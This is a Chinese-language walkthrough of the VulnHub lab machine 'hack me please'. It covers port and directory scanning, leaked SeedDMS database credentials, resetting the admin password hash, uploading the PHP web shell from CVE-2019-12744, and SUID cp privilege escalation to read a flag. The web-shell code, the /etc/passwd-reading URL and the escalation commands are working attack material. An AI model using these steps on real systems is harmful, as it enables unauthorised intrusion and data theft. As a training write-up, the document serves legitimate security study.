

vulnhub-hack_me_please

信息收集

端口扫描

工具

nmap、masscan、yakit

原理

TCP SYN scanning

这是Nmap默认的扫描方式，通常被称作半开放扫描（Half-open scanning）。该方式发送SYN到目标端口，如果收到SYN/ACK回复，那么判断端口是开放的；如果收到RST包，说明该端口是关闭的。如果没有收到回复，那么判断该端口被屏蔽（Filtered）。因为该方式仅发送SYN包对目标主机的特定端口，但不建立的完整的TCP连接，所以相对比较隐蔽，而且效率比较高，适用范围广。

TCP connect scanning

TCP connect方式使用系统网络API connect向目标主机的端口发起连接，如果无法连接，说明该端口关闭。该方式扫描速度比较慢，而且由于建立完整的TCP连接会在目标机上留下记录信息，不够隐蔽。所以，TCP connect是TCP SYN无法使用才考虑选择的方式。

以及TCP ACK scanning、TCP FIN/Xmas/NULL scanning、UDP scanning等

扫描

```
1 nmap 172.22.107.213
```

```
(root@5x)-[~]
# nmap 172.22.107.213
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 22:31 CST
Nmap scan report for 172.22.107.213
Host is up (0.0024s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE
80/tcp    open       http
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
3306/tcp  open       mysql

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
```

可以看到开放了80、3306端口


80端口是http协议的默认端口

先访问此ip的80端口

目录扫描

访问 `http://172.22.107.213:80/` 发现是一个网站

常规思路先进行目录扫描



工具

dirsearch、yakit

kali下安装

```
apt install dirsearch
```

扫描

```
dirsearch -u http://172.22.107.213/ -r 1
```

-r 递归1层

```
(root@5x)-[~]
# dirsearch -u http://172.22.107.213/ -r 1

c111-5 c7_c11-c11 v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /root/.dirsearch/reports/172.22.107.213/~_23-06-18_22-46-25.txt
Error Log: /root/.dirsearch/logs/errors-23-06-18_22-46-25.log
Target: http://172.22.107.213/

[22:46:26] Starting:
[22:46:26] 301 - 313B - /js -> http://172.22.107.213/js/ (Added to queue)
[22:46:26] 403 - 279B - /.ht_wsr.txt
[22:46:26] 403 - 279B - /.htaccess.save
[22:46:26] 403 - 279B - /.htaccess.orig
[22:46:26] 403 - 279B - /.htaccess.bak1
[22:46:26] 403 - 279B - /.htaccess.sample
[22:46:26] 403 - 279B - /.htaccess_sc
[22:46:26] 403 - 279B - /.htaccess_extra
[22:46:26] 403 - 279B - /.htaccess_orig
[22:46:26] 403 - 279B - /.htaccessBAK
[22:46:26] 403 - 279B - /.htaccessOLD
[22:46:26] 403 - 279B - /.htaccessOLD2
[22:46:26] 403 - 279B - /.html
[22:46:26] 403 - 279B - /.htm
[22:46:26] 403 - 279B - /.htpasswd_test
[22:46:26] 403 - 279B - /.htpasswd
[22:46:26] 403 - 279B - /.httr-oauth
[22:46:27] 403 - 279B - /.php
[22:46:37] 301 - 314B - /css -> http://172.22.107.213/css/ (Added to queue)
[22:46:39] 301 - 316B - /fonts -> http://172.22.107.213/fonts/ (Added to queue)
[22:46:40] 301 - 314B - /img -> http://172.22.107.213/img/ (Added to queue)
[22:46:40] 200 - 23KB - /index.html
[22:46:41] 403 - 279B - /js/
[22:46:48] 403 - 279B - /server-status
[22:46:48] 403 - 279B - /server-status/ (Added to queue)
[22:46:54] Starting: js/
[22:46:55] 403 - 279B - /js/.ht_wsr.txt
[22:46:55] 403 - 279B - /js/.htaccess.orig
[22:46:55] 403 - 279B - /js/.htaccess.save
[22:46:55] 403 - 279B - /js/.htaccess.bak1
[22:46:55] 403 - 279B - /js/.htaccess.sample
[22:46:55] 403 - 279B - /js/.htaccess_orig
[22:46:55] 403 - 279B - /js/.htaccess_extra
[22:46:55] 403 - 279B - /js/.htaccess_sc
[22:46:55] 403 - 279B - /js/.htaccessOLD2
[22:46:55] 403 - 279B - /js/.htaccessOLD
[22:46:55] 403 - 279B - /js/.html
[22:46:55] 403 - 279B - /js/.htaccessBAK
[22:46:55] 403 - 279B - /js/.htm
[22:46:55] 403 - 279B - /js/.htpasswd_test
[22:46:55] 403 - 279B - /js/.htpasswd
[22:46:55] 403 - 279B - /js/.httr-oauth
[22:46:55] 403 - 279B - /js/.php
[22:47:11] 200 - 3KB - /js/main.js
```

扫描出 `/js/main.js`

访问这个目录看一下

敏感信息泄露

js文件内泄露了目录，且可以发现是使用的seeddms这个框架进行搭建的，先访问目录看一下

</seeddms51x/seeddms-5.1.22/>

```
172.22.107.213/js/main.js
// Easy: bind() - removing event to prevent re-adding
setTimeout(bind, 700);

// change active class on link
$('nav a.active').removeClass('active');
$($('a')[currSlide]).addClass('active');
}

function bind() {
  $body.bind('false', mouseEvent);
}

function mouseEvent(e, delta) {
  // On down scroll, show next slide otherwise show prev slide
  showSlide(delta >= 0 ? -1 : 1);
  e.preventDefault();
}

$('nav a, .main-btn a').click(function(e) {
  // When link clicked, find slide it points to
  var newSlide = parseInt($(this).attr('href')[1]);
  // find how far it is from current slide
  var diff = newSlide - currSlide - 1;
  showSlide(diff); // show that slide
  e.preventDefault();
});

$(window).resize(function(){
  // Keep current slide to left of window on resize
  var displacement = window.innerWidth*currSlide;
  $slides.css('transform', 'translateX(-'+displacement+'px)');
});

// cache
var $body = $('body');
var currSlide = 0;
var $slides = $('.slides');
var $slide = $('.slide');

// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');

// add event listener for mousescroll
$body.bind('false', mouseEvent);
});

$('#form-submit .date').datepicker({
});

$(window).on("scroll", function() {
  if($(window).scrollTop() > 100) {
    $(".header").addClass("active");
  } else {
    //remove the background property so it comes transparent again (defined in your css)
    $(".header").removeClass("active");
  }
});
});
```

SeedDMS

Sign in

User ID:

Password:

Language:

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org

目录扫描

在这个泄露的目录下再进行目录扫描

```
dirsearch -u 172.22.107.213/seeddms51x/ -r 1
```

扫描出了敏感配置文件

```
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess_sc
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess_extra
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccessOLD2
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess.save
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccessBAK
[23:05:35] 403 - 279B - /seeddms51x/conf/.htm
[23:05:35] 403 - 279B - /seeddms51x/conf/.html
[23:05:35] 403 - 279B - /seeddms51x/conf/.httr-oauth
[23:05:35] 403 - 279B - /seeddms51x/conf/.htpasswd
[23:05:35] 403 - 279B - /seeddms51x/conf/.htpasswd_test
[23:05:36] 403 - 279B - /seeddms51x/conf/.php
[23:05:56] 200 - 12KB - /seeddms51x/conf/settings.xml
[23:06:01] Starting: data/
[23:06:02] 403 - 279B - /seeddms51x/data/.ht_wsr.txt
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.bak1
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.orig
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.sample
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess_orig
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.save
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccessBAK
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess_sc
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess_extra
```

配置文件泄露

查看一下

发现泄露了数据库

```
172.22.107.213/seeddms51x/conf/settings.xml
- accountDomainName: sample: example.com

-->
<connector enable="false" type="AD" host="ldap.example.com" port="389" baseDN="" accountDomainName="example.com" bindDN="" bindPw=""> </connector>
</connectors>
</authentication>
--<!--

- dbDriver: DB-Driver used by adodb (see adodb-readme)
- dbHostname: DB-Server
- dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
- dbUser: username for database-access
- dbPass: password for database-access

-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false"> </database>
--<!--
smtpServer: SMTP Server hostname
- smtpPort: SMTP Server port
- smtpSendFrom: Send from

-->
<smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword=""/>
</system>
--<advanced>
--<!--
siteDefaultPage: Default page on login. Defaults to out/out.ViewFolder.php
- rootFolderID: ID of root-folder (mostly no need to change)
- titleDisplayHack: Workaround for page titles that go over more than 2 lines.
```

再联想到前面的端口扫描，开放了3306端口，那么很明显可以使用泄露的数据库账号密码登录数据库

数据库

远程登录数据库

```
(root@5x)-[~]
# mysql -h 172.22.107.213 -u seeddms -p seeddms
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 199297
Server version: 8.0.33-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [seeddms]>
```

```
type help, or \h for help. Type \c
MySQL [seeddms]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| seeddms |
| sys |
+-----+
5 rows in set (0.004 sec)


MySQL [seeddms]> use seeddms
Database changed
```

查看表


```
MySQL [seeddms]> show tables;
+-----+
| Tables_in_seeddms |
+-----+
| tblACLs             |
| tblAttributeDefinitions |
| tblCategory         |
| tblDocumentApproveLog |
| tblDocumentApprovers |
| tblDocumentAttributes |
| tblDocumentCategory  |
| tblDocumentContent    |
| tblDocumentContentAttributes |
| tblDocumentFiles      |
| tblDocumentLinks      |
| tblDocumentLocks      |
| tblDocumentReviewLog  |
| tblDocumentReviewers  |
| tblDocumentStatus     |
| tblDocumentStatusLog  |
| tblDocuments         |
| tblEvents            |
| tblFolderAttributes   |
| tblFolders           |
| tblGroupMembers       |
| tblGroups            |
| tblKeywordCategories  |
| tblKeywords           |
| tblMandatoryApprovers |
| tblMandatoryReviewers |
| tblNotify             |
| tblSessions          |
| tblUserImages         |
| tblUserPasswordHistory |
| tblUserPasswordRequest |
| tblUsers              |
| tblVersion            |
| tblWorkflowActions     |
| tblWorkflowDocumentContent |
| tblWorkflowLog         |
| tblWorkflowMandatoryWorkflow |
| tblWorkflowStates      |
| tblWorkflowTransitionGroups |
| tblWorkflowTransitionUsers |
| tblWorkflowTransitions |
| tblWorkflows          |
| users                 |
+-----+
```

```
MySQL [seeddms]> select * from tblUsers;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | login | pwd | full_name | email | language | theme | comment | role | hidden | pwdExpiration | loginfailures | disabled | quota | homefolder |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | 21232f297a57a5743894a0e4a801fc3 | Administrator | address@server.com | zh_CN |  |  | 1 | 0 | 2021-07-13 00:12:25 | 0 | 0 | 0 | NULL |
| 2 | guest | NULL | Guest User | NULL |  |  |  | 2 | 0 | NULL | 0 | 0 | 0 | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.003 sec)
```


直接修改admin密码，插入一段新的md5



漏洞发现&利用

登录后台

账号密码：admin/（密码是自己在数据库插入的



既然知道是seeddms这个框架，那么常规思路就是先查找一下框架的历史漏洞

工具

searchsploit (kali自带)

Exploit-db是Kali linux 官方团队维护的一个安全项目，存储了大量的漏洞利用程序，是公认的世界上最大的搜集漏洞的数据库。它的在线版本是<https://www.exploit-db.com/>，离线版本是：<https://github.com/offensive-security/exploit-database>。而searchsploit可以利用exploit-db提供的数据库进行离线搜索，加上参数又可以到<http://exploit-db.com>上进行在线搜索。可以帮助安全研究者和渗透测试工程师更好的进行安全测试工作。Kali Linux或者其他的渗透测试系统默认安装了searchsploit,因此本文不再讲其安装过程。使用方法是使用终端，键入其语法。

使用

```
searchsploit seeddms
```

```
(root@5x)-[~]
# searchsploit seeddms

Exploit Title | Path
-----|-----
Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated) | php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scripting | php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting | php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting | php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution | php/webapps/47022.txt

Shellcodes: No Results
```

看一下最后的这个rce漏洞，没什么用处，但是告诉了我们上传的文件的目录是什么

```
(root@5x)-[~]
# cat /usr/share/exploitdb/exploits/php/webapps/47022.txt
# Exploit Title: [Remote Command Execution through Unvalidated File Upload in SeedDMS versions <5.1.11]
# Google Dork: [NA]
# Date: [20-June-2019]
# Exploit Author: [Nimit Jain](https://www.linkedin.com/in/nimitiitk)(https://secfolks.blogspot.com)
# Vendor Homepage: [https://www.seeddms.org]
# Software Link: [https://sourceforge.net/projects/seeddms/files/]
# Version: [SeedDMS versions <5.1.11] (REQUIRED)
# Tested on: [NA]
# CVE : [CVE-2019-12744]

Exploit Steps:

Step 1: Login to the application and under any folder add a document.
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}

?>

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.

Note: Here "data" and "1048576" are default folders where the uploaded files are getting saved.
```

那么直接找上传点

找到上传点

Version Information

Version:	<input type="text" value="1"/>
Local file:	<input type="text"/> <input type="button" value="Browse..."/>
Version comment:	<div></div>
Use comment of document:	<input type="checkbox"/>

可惜每次上传后都是500，好像没上传上去



该网页无法正常运行









目前无法处理此请求。

HTTP ERROR 500

猜测是环境没配置好，在设置里看一看


Password for proxy:	<input type="text"/>
开启日历文件:	<input checked="" type="checkbox"/>
Log File Rotation:	<input type="text" value="天"/>
开启大文件上传:	<input type="checkbox"/>
Partial filesize:	<input type="text" value="2000000"/>
上传文件尺寸上限:	<input type="text"/>
Use apache xsendfile module:	<input type="checkbox"/>

发现把大文件上传开启之后就能上传成功了，并且在首页可以看到上传的文件



	key.php Owner: Administrator, Created: 2023-06-18, Version 1 - 2023-06-18	Released	  
	key.php Owner: Administrator, Created: 2023-06-18, Version 1 - 2023-06-18	Released	  

但是没有回显路径，但是上面的历史漏洞有告诉我们文件路径

根据历史漏洞的路径，结合自己上传的文件的id，成功访问




直接 `ls /`




`cat /flag` 没有回显，猜测是权限不足

id一下，www-data很明显要提权




uid=33(www-data) gid=33(www-data) groups=33(www-data)



提权

用蚁剑连接一句话木马，方便提权



```
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ cat /flag
cat: /flag: Permission denied
(www-data:/var/www/html/seeddms51x/data/1048576/23) $
```

suid提权


```

(www-data:/var/www/html/seeddms51x/data/1048576/23) $ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/umount
/usr/bin/su
/usr/bin/vmware-user-suid-wrapper
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/cp
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/Xorg/Xorg.wrap
/usr/sbin/pppd
/snap/snapd/19361/usr/lib/snapd/snap-confine
/snap/core18/2751/bin/mount
/snap/core18/2751/bin/ping
/snap/core18/2751/bin/su
/snap/core18/2751/bin/umount
/snap/core18/2751/usr/bin/chfn
/snap/core18/2751/usr/bin/chsh
/snap/core18/2751/usr/bin/gpasswd
/snap/core18/2751/usr/bin/newgrp
/snap/core18/2751/usr/bin/passwd
/snap/core18/2751/usr/bin/sudo
/snap/core18/2751/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2751/usr/lib/openssh/ssh-keysign
/snap/core18/2785/bin/mount
/snap/core18/2785/bin/ping
/snap/core18/2785/bin/su
/snap/core18/2785/bin/umount
/snap/core18/2785/usr/bin/chfn
/snap/core18/2785/usr/bin/chsh
/snap/core18/2785/usr/bin/gpasswd
/snap/core18/2785/usr/bin/newgrp
/snap/core18/2785/usr/bin/passwd
/snap/core18/2785/usr/bin/sudo
/snap/core18/2785/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2785/usr/lib/openssh/ssh-keysign
/snap/core22/750/usr/bin/chfn
/snap/core22/750/usr/bin/chsh
/snap/core22/750/usr/bin/gpasswd
/snap/core22/750/usr/bin/mount
/snap/core22/750/usr/bin/newgrp
/snap/core22/750/usr/bin/passwd
/snap/core22/750/usr/bin/su
/snap/core22/750/usr/bin/sudo
/snap/core22/750/usr/bin/umount
/snap/core22/750/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/750/usr/lib/openssh/ssh-keysign

```

```

(www-data:/var/www/html/seeddms51x/data/1048576/23) $ touch /tmp/1
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ cp /flag /tmp/1
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ cat /tmp/1
flag{YOU_GeT_it_You_aRe_A_big_hAck_liKe_PlY}

```

